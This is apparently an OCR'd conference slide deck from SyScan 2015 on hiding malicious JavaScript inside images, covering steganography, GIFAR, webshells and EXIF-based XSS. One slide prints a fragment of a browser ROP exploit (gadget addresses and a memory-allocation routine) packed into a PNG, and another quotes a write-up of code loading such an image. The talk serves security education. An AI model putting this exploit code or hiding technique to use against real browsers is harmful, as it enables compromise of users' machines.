Hacking With Pictures

Saumil Shah

SyScan 2015

About Me

Saumil Shah
CEO, Net-Square


@therealsaumil

saumilshah

hacker, trainer, speaker,
author, photographer
educating, entertaining and
exasperating audiences
since 1999

Hiding In Plain Sight



Images are
INNOCENT!




A bit of History

- Steganography
- GIFAR
  concatenation
- PHP/ASP webshells
  appending tags
  <?php..?> <%..%>
- XSS in EXIF data

Dangerous Content Is ...Dangerous



"255 shades of gray" - 2011


Mozilla Firefox
http://192.168.128.129/png/data2png.php
Google
function packv(n){var s=new Number(n).toString(16);while(s.length<8)s="0"+s;
return(unescape("%u"+s.substring(4,8)+"%u"+s.substring(0,4)))}var addressof=new
Array();addressof["ropnop"]=0x6d81bdf0;addressof["xchg_eax_esp_ret"]=0x6d81bdef;
addressof["pop_eax_ret"]=0x6d906744;addressof["pop_ecx_ret"]=0x6d81cd57;
addressof["mov_peax_ecx_ret"]=0x6d979720;
addressof["mov_eax_pecx_ret"]=0x6d8d7be0;
addressof["mov_pecx_eax_ret"]=0x6d8eee01;addressof["inc_eax_ret"]=0x6d838f54;
addressof["add_eax_4_ret"]=0x00000000;addressof["call_peax_ret"]=0x6d8aec31;
addressof["add_esp_24_ret"]=0x00000000;addressof["popad_ret"]=0x6d82a8a1;
addressof["call_peax"]=0x6d802597;function
Convert
data length 5108
dimension 72
I'm an evil Javascript
I'm an innocent image
Done
192.168.128.129
Tor Disabled

```
function packv(n){var s=new
Number(n).toString(16);while(s.length<8)s="0"+s;return(une
scape("%u"+s.substring(4,8)+"%u"+s.substring(0,4)))}var
addressof=new
Array();addressof["ropnop"]=0x6d81bdf0;addressof["xchg_eax
_esp_ret"]=0x6d81bdef;addressof["pop_eax_ret"]=0x6d906744;
addressof["pop_ecx_ret"]=0x6d81cd57;addressof["mov_peax_ec
x_ret"]=0x6d979720;addressof["mov_eax_pecx_ret"]=0x6d8d7be
0;addressof["mov_pecx_eax_ret"]=0x6d8eee01;addressof["inc_
eax_ret"]=0x6d838f54;addressof["add_eax_4_ret"]=0x00000000
;addressof["call_peax_ret"]=0x6d8aec31;addressof["add_esp_
24_ret"]=0x00000000;addressof["popad_ret"]=0x6d82a8a1;addr
essof["call_peax"]=0x6d802597;function
call_ntallocatevirtualmemory(baseptr,size,callnum){var
ropnop=packv(addressof["ropnop"]);var
pop_eax_ret=packv(addressof["pop_eax_ret"]);var
pop_ecx_ret=packv(addressof["pop_ecx_ret"]);var
mov_peax_ecx_ret=packv(addressof["mov_peax_ecx_ret"]);var
mov_eax_pecx_ret=packv(addressof["mov_eax_pecx_ret"]);var
mov_pecx_eax_ret=packv(addressof["mov_pecx_eax_ret"]);var
call_peax_ret=packv(addressof["call_peax_ret"]);var
add_esp_24_ret=packv(addressof["add_esp_24_ret"]);var
popad_ret=packv(addressof["popad_ret"]);var retval=""
```

<CANVAS>

Avoid the EVIL eval()

```
var a = eval(str);
```

```
a = (new Function(str))();
```


Hat tip: Dr. Mario Heiderich @0x6D6172696F

Theory Becomes Practice - 2014


```
45  function loadFile() {
46          var strFile = './dron.png';
47          loadPNGData(strFile,
48                  function(strData) {
49                          alert(strData);
50                  }
51          );
52  }
53
54  loadFile();
```

At first, like many of you, we were stumped. I mean the code is good, no major issues, right? Then we noticed this little function, **loadFile()**. The function itself wasn't curious, but the fact that it was loading a PNG was – **var strFile = './dron.png**. You'd be surprised how long of staring it takes to notice something like that, I know hindsight is a real kicker.


Naturally our next step was to open that curious **dron.png** file. I mean, what could go wrong?

